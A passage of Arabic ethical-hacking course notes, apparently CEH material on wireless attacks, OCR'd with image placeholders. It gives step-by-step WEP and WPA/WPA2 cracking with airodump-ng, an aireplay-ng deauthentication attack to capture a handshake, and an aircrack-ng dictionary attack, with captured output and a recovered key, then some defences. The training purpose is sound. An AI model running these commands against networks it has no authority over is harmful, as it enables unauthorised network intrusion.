
Network interface index number  -> 0

Channel(s): 1 to 14, 0 = all  -> 11

(note: if you specify the same output prefix, airodump will resume
 the capture session by appending data to the existing capture file)

Output filename prefix        ->
```

٣- أكتب capture واضغط enter



٤- اكتب y واضغط enter

```
airodump-ng 0.9

airodump-ng 0.9 - (C) 2006 Thomas d'Otreppe
                 Original work: Christophe Devine

usage: airodump-ng <nic index> <nic type> <channel(s)> <output prefix> [ivs only flag]

Known network adapters:
 1  AirPcap USB wireless capture adapter nr. 00
Network interface index number  -> 0
Channel(s): 1 to 14, 0 = all  -> 11
(note: if you specify the same output prefix, airodump will resume
 the capture session by appending data to the existing capture file)
Output filename prefix        -> capture
(note: to save space and only store the captured WEP IVs, press y.
 The resulting capture file will only be useful for WEP cracking)
Only write WEP IVs (y/n)       -> y
```

Channel : 11 - airodump-ng 0.9.3

```
BSSID              PWR  Beacons    # Data  CH  MB  ENC   ESSID

B8:A3:86:3E:2F:37  -78        5         0   1  48  WEP?  SAACHI
1C:7E:E5:53:A4:48  -80     5496      2146  11  48  WPA   D-Link_DIR-524
4C:60:DE:32:3B:4E  -80      101         1   6  48  WPA   Ithey Ithey
4C:60:DE:32:7C:06  -81        5         0  11  48  WEP?  Kusum WLR
00:A1:D7:25:63:13  -77       13         0   1  54  OPN
00:A1:D7:25:63:10  -78       21         0   1  54  WEP?  GBE
00:A1:D7:25:63:12  -80       12         0   1  54  OPN
00:A1:D7:25:63:11  -78       18         0   1  54  OPN
94:44:52:F2:45:0C  -78    13809     27804  11  48  WPA   GANTEC
[redacted]:0C      -10    53036    224385  11  54  WEP   NETGEAR

BSSID              STATION            PWR   Packets  ESSID

B8:A3:86:3E:2F:37  00:24:2C:38:39:96  -75        1   SAACHI
1C:7E:E5:53:A4:48  AC:72:89:6B:BD:B3  -81       38   D-Link_DIR-524
1C:7E:E5:53:A4:48  38:69:4B:C7:F9:F7  -84       29   D-Link_DIR-524
1C:7E:E5:53:A4:48  D0:B3:3F:12:A1:FF  -79        7   D-Link_DIR-524
1C:7E:E5:53:A4:48  E0:F8:47:95:05:D6  -82      421   D-Link_DIR-524
94:44:52:F2:45:0C  4C:ED:DE:A2:5B:BF  -80        2   GANTEC
94:44:52:F2:45:0C  4C:ED:DE:94:CE:E1  -80        5   GANTEC
94:44:52:F2:45:0C  00:26:82:CF:09:C2  -80    16256   GANTEC
94:44:52:F2:45:0C  58:01:B8:58:A5:27  -76        1   GANTEC
94:44:52:F2:45:0C  00:23:15:73:E7:E4  -73      293   GANTEC
00:09:5B:AE:24:CC  1C:66:AA:7C:F0:79  -81      213   NETGEAR
00:09:5B:AE:24:CC  04:54:53:0E:2C:AB  -33   125920   NETGEAR
```

٥- اذهب إلى aircrack-ng واختر Advanced options

Aircrack-ng GUI

Aircrack-ng | Airodump-ng | Airdecap-ng | WZCook | About

Filename(s) — Choose...

Encryption: (•) WEP ( ) WPA — Key size 128 bits — [ ] Use wordlist — [ ] Use PTW attack

[✓] Advanced options

[ ] Specify ESSID

[ ] Specify BSSID

Fudge factor: 2

Disable KoreK attacks: [ ] 1 [ ] 2 [ ] 3 [ ] 4 [ ] 5 [ ] 6 [ ] 7 [ ] 8

Key search filter: [ ] Alphanumeric characters — [ ] BCD characters — [ ] Numeric (Fritz!BOX)

Bruteforce: Last keybytes bruteforce 1 — [✓] Multithreading bruteforce — [ ] Single Bruteforce attack

Launch

٦- اختر الملف الذي تم حفظ البيانات الملتقطة فيه

Aircrack-ng GUI

Aircrack-ng | Airodump-ng | Airdecap-ng | WZCook | About

Filename(s) "D:\CEH-Tools\CEHv8 Module 15 Hacking Wireless Networks\AirPcap -Enabled Open | Choose...

Encryption: WEP / WPA — Key size 128 bits — Use wordlist — Use PTW attack

Advanced options

Specify ESSID

Specify BSSID

Fudge factor 2


Disable KoreK attacks 1 2 3 4 5 6 7 8

Key search filter: Alphanumeric characters, BCD characters, Numeric (Fritz!BOX)

Bruteforce: Last keybytes bruteforce 1, Multithreading bruteforce, Single Bruteforce attack

Launch

٧- اختر رقم BSSID الهدف واضغط enter




كسر تشفير WEP باستخدام Cain & Abel


المصدر: http://www.oxid.it

Cain & Abel هي أداة استعادة لكلمات السر لنظم تشغيل Microsoft

هذا الأداة تسمح لك بسهولة استعادة أنواع مختلفة من كلمات السر عند طريق sniffing the network

أو عن طريق كسر تشفير كلمة السر باستخدام dictionary أو عن طريق brute-force





كسر تشفير WPA

WPA و هو أقل عرضه للاستغلال بالمقارنة مع WEP

WPA/WPA2 يمكن كسره بإلتقاط نوع محدد من packets ، وعملية الكسر cracking يمكن أن تتم بشكل **offline** أي أنك بحاجة لتكون بجانب الأكسس بوينت لدقائق فقط

WPA PSK

يستخدم كلمة سر ليبدأ TKIP والتي يمكن كسرها من خلال **brute-forced** باستخدام ملف يحوي على العديد من كلمات السر يسمى قاموس **dictionary**

Offline Attack

للقيام بالهجوم بشكل **offline** يجب عليك أن تكون بجانب الأكسس بوينت لفترة قصيرة لتقوم بإلتقاط عملية المصافحة الرباعية **handshake** WPA/WPA2 authentication

بإلتقاطك للنوع الصحيح من packets يمكنك كسر تشفير مفتاح WPA بشكل **offline**

إلتقاط كل عملية authentication handshake من المستخدم والأكسس بوينت يساعد على كسر تشفير WPA/WPA2 بدون أي عملية حقن لحزم البيانات packet

هجوم إعادة المصادقة De-authentication Attack

للقيام بهجوم إعادة المصادقة من أجل كسر تشفير WPA فإنك تحتاج إلى مستخدم متصل فعلياً بالشبكة

تقوم بإجباره على قطع الاتصال disconnect باستخدام أداة مثل **aireplay-ng** ثم تلتقط حزم البيانات الخاصة بعملية إعادة الاتصال والمصادقة ثم تقوم بهجوم **dictionary brute force**

Brute-Force WPA Keys

يمكن أن تتم باستخدام ملف يحوي عدة كلمات سر يسمى قاموس **dictionary** أو يمكن ان تتم باستخدام أداة مثل aircrack, aireplay, or KisMac

كسر تشفير WPA باستخدام brute-force يمكن أن يأخذ ساعات أو أيام أو حتى أسابيع

عملية كسر تشفير WPA/WPA2 تتم بالخطوات التالية:

١- ضع كرت الشبكة اللاسلكية في نمط المراقبة

```
# airmon-ng start wlan0
```

```
Interface    Chipset     Driver

wlan0        Broadcom    b43 - [phy0]
                         (monitor mode enabled on mon0)
```

٢- قم باستخدام airodump-ng للاكتشاف الاكسس بوينت المتاحة

```
# airodump-ng mon0
```

ثم قم بتحديد البارامترات الخاصة بالأكسس بوينت الهدف، لا تنسى استبدال رقم القناة وعنوان الماك بالقيم الخاصة بك

```
# airodump-ng -c 9 -w output --bssid 00:14:6C:7E:40:80 mon0
```

c-: رقم القناة الترددية

w-: اسم الملف الذي سيتم حفظ packets فيه

bssid--: عنوان الماك للأكسس بوينت

٣- افتح نافذه تيرمينل جديدة ونفذ هجوم إعادة المصادقة

```
# aireplay-ng --deauth 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:FD:FB:C2 mon0
```

--deauth: هجوم إعادة المصادقة

-a: عنوان الماك للأكسس بوينت

-c: عنوان الماك للمستخدم المتصل بالأكسس بوينت وتريد أن تطبق عليه الهجوم

هذا الهجوم سيجبر المستخدم على إعادة عملية المصادقة الرباعية وبالتالي تكون قد إلتقطت عملية المصادقة الرباعية 4-way handshake

للتأكد من ذلك عد إلى التيرمينل السابقة الخاصة بعملية airodump-ng ، إذا تم إلتقاط

4-way handshake سوف يظهر ذلك في الزاوية اليمنية العليا كما في الشكل

```
CH  9 ][ Elapsed: 4 s ][ 2007-03-24 16:58 ][ WPA handshake 00:14:6C:7E:40:80

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:14:6C:7E:40:80   39 100       51      116   14   9  54  WPA2 CCMP   PSK  teddy

BSSID              STATION            PWR  Lost  Packets  Probes

00:14:6C:7E:40:80  00:0F:B5:FD:FB:C2   35     0      116
```

٤- أخيراً قم بتشغيل aircrack-ng

```
# aircrack-ng -w wordlist.lst output.cap
```

-w: لتحديد اسم ومسار dictionary الذي يحوي على عدد كبير من كلمات السر انصحك بتحميل ملف dictionary مضغوط من الانترنت ثم قم بعملية فك الضغط ولا تنسى تحديد مسار الملف عند تنفيذك لهذا الأمر

output.cap: اسم الملف الذي تم حفظ packet الملتقطة فيه

```
                    Aircrack-ng 0.8


         [00:00:00] 2 keys tested (37.20 k/s)


                KEY FOUND! [ 12345678 ]


Master Key     : CD 69 0D 11 8E AC AA C5 C5 EC BB 59 85 7D 49 3E
                 B8 A6 13 C5 4A 72 82 38 ED C3 7E 2C 59 5E AB FD

Transcient Key : 06 F8 BB F3 B1 55 AE EE 1F 66 AE 51 1F F8 12 98
                 CE 8A 9D A0 FC ED A6 DE 70 84 BA 90 83 7E CD 40
                 FF 1D 41 E1 65 17 93 0E 64 32 BF 25 50 D5 4A 5E
                 2B 20 90 8C EA 32 15 A6 26 62 93 27 66 66 E0 71

EAPOL HMAC     : 4E 27 D9 5B 00 91 53 57 88 9C 66 C8 B1 29 D1 CB
```

طريقة الدفاع ضد كسر تشفير WPA

- **كلمة السر**

الطريقة الوحيدة لكسر WPA هي إلتقاط associated **PMK** password أثناء عملية المصادقة، إذا كانت كلمة السر **معقدة** جداً فمن المستحيل كسرها

كلمة السر يمكن أن تكون مكونة من أرقام وأحرف كبيرة وصغيرة و رموز ويجب أن يكون طول الكلمة طويل قدر الإمكان

- **كلمة السر المعقدة**

لتوجد كلمة سر معقدة يجب أن تختار كلمة غير موجودة في الملف الذي يحوي على كلمات سر محتملة dictionary

اختر كلمة سر معقدة بطول **20** حرف وقم بتغيرها كل فترة

- **التحكم الإضافي**

استخدام تحكم إضافي عند طرف المستخدم يساعد على حماية الشبكة من عملية كسر WPA

مثل تطبيق تحكم بالوصول للشبكة (**NAC**) Network Access Control عن طريقة فلترة عناوين الماك أو حماية الوصول للشبكة (**NAP**) Network Access Protection

أو استخدام (**VPN**) virtual private network مثل remote access VPN أوextranet VPN أو intranet VPN

- **إعدادات المستخدم**

استخدام WPA with ASE/CCMP encryption فقط

المخاطر الأمنية في الشبكات اللاسلكية Wireless Threats

١- هجوم التحكم بالوصول Access Control Attack

هجوم التحكم بالوصول اللاسلكي موجه لاختراق الشبكة من خلال التهرب من عملية التحكم بالوصول access control مثل فلترة عناوين الماك في الاكسس بوينت AP MAC filters

و Wi-Fi port access control


هناك عدة أنواع من هجوم التحكم بالوصل access control attack

